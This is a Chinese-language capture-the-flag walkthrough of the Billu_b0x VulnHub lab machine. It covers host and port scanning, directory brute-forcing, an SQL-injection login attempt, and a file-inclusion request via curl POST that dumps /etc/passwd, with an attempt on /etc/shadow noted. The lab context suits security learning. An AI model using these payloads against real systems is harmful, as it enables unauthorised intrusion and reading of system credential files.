免责声明:本文记录的是 Billu_b0x 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/billu/Billu_b0x.zip
一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:24:a4:df, IPv4: 192.168.0.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1 00:50:56:c0:00:08 VMware, Inc.
192.168.0.2 00:50:56:f2:cf:16 VMware, Inc.
192.168.0.11 00:0c:29:5b:d7:72 VMware, Inc.
192.168.0.254 00:50:56:ec:95:c4 VMware, Inc.
6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.232 seconds (114.70 hosts/sec). 4 responded
nmap -sP 192.168.0.11/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.0.11/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 23:41 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.0.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:F2:CF:16 (VMware)
Nmap scan report for 192.168.0.11
Host is up (0.00018s latency).
MAC Address: 00:0C:29:5B:D7:72 (VMware)
Nmap scan report for 192.168.0.254
Host is up (0.00018s latency).
MAC Address: 00:50:56:EC:95:C4 (VMware)
Nmap scan report for 192.168.0.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.31 seconds目标IP:192.168.0.112、探测目标IP开放端口
nmap -sV -p- 192.168.0.11┌──(root㉿kali)-[~]
└─# nmap -sV -p- 192.168.0.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 23:41 EDT
Nmap scan report for 192.168.0.11
Host is up (0.00058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 00:0C:29:5B:D7:72 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds端口:22、803、目录探测
dirsearch -u http://192.168.0.11┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.0.11
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460
Output File: /root/reports/http_192.168.0.11/_25-10-02_23-42-09.txt
Target: http://192.168.0.11/
[23:42:09] Starting:
[23:42:11] 403 - 242B - /.ht_wsr.txt
[23:42:11] 403 - 241B - /.htaccess.bak1
[23:42:11] 403 - 241B - /.htaccess.orig
[23:42:11] 403 - 242B - /.htaccess.sample
[23:42:11] 403 - 240B - /.htaccess.save
[23:42:11] 403 - 240B - /.htaccess_sc
[23:42:11] 403 - 242B - /.htaccess_extra
[23:42:11] 403 - 242B - /.htaccess_orig
[23:42:11] 403 - 240B - /.htaccessOLD
[23:42:11] 403 - 240B - /.htaccessBAK
[23:42:11] 403 - 240B - /.htaccessOLD2
[23:42:11] 403 - 236B - /.htm
[23:42:11] 403 - 236B - /.html
[23:42:11] 403 - 245B - /.htpasswd_test
[23:42:11] 403 - 240B - /.httr-oauth
[23:42:11] 403 - 240B - /.htpasswds
[23:42:16] 200 - 307B - /add.php
[23:42:16] 200 - 307B - /add
[23:42:26] 200 - 1B - /c
[23:42:27] 403 - 240B - /cgi-bin/
[23:42:31] 403 - 236B - /doc/
[23:42:31] 403 - 239B - /doc/api/
[23:42:31] 403 - 242B - /doc/stable.version
[23:42:31] 403 - 246B - /doc/en/changes.html
[23:42:31] 403 - 244B - /doc/html/index.html
[23:42:35] 200 - 3KB - /head
[23:42:35] 200 - 3KB - /head.php
[23:42:35] 301 - 247B - /images -> http://192.168.0.11/images/
[23:42:35] 200 - 498B - /images/
[23:42:36] 200 - 47KB - /in
[23:42:41] 302 - 2KB - /panel -> index.php
[23:42:42] 302 - 2KB - /panel.php -> index.php
[23:42:42] 200 - 8KB - /phpmy/
[23:42:46] 403 - 239B - /server-status
[23:42:46] 403 - 239B - /server-status/
[23:42:47] 200 - 1B - /show
[23:42:50] 200 - 72B - /test.php
[23:42:50] 200 - 72B - /test
Task Completed
┌──(root㉿kali)-[~]
└─#二、漏洞利用
1、按个查看所有扫描出的状态码为200的访问路径
http://192.168.0.11/
发现登录点,且提示 " Show me your SQLI skills ",我们尝试 SQL 注入,使用万能密码
admin' and '1'='1

登录后显示如上提示,注入失败,更换目录
http://192.168.0.11/in
发现 php 配置文件,疑似存在文件包含漏洞
allow_url_fopen On
http://192.168.0.11/add
发现疑似文件上传点,尝试上传后无反应,更换目录
http://192.168.110.154/test
发现此页面可传参 file,但 file 为空,出现 file 疑似存在文件包含,于是直接在链接后跟包含,无法包含,可能 GET 传参不行,抓包修改使用 POST 传参
curl -d "file=/etc/passwd" http://192.168.0.11/test┌──(root㉿kali)-[~]
└─# curl -d "file=/etc/passwd" http://192.168.0.11/test
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
ica:x:1000:1000:ica,,,:/home/ica:/bin/bash成功读出,该处存在文件包含。看一眼这个passwd文件,重点寻找有bash的用户,发现除了root,就只有一个ica,这或许是我们重点关注的账户。
尝试读取/etc/shadow,发现失败了。不过这应该确实是个关键的位置,一会我们读取其他文件的时候应该会起到作用。
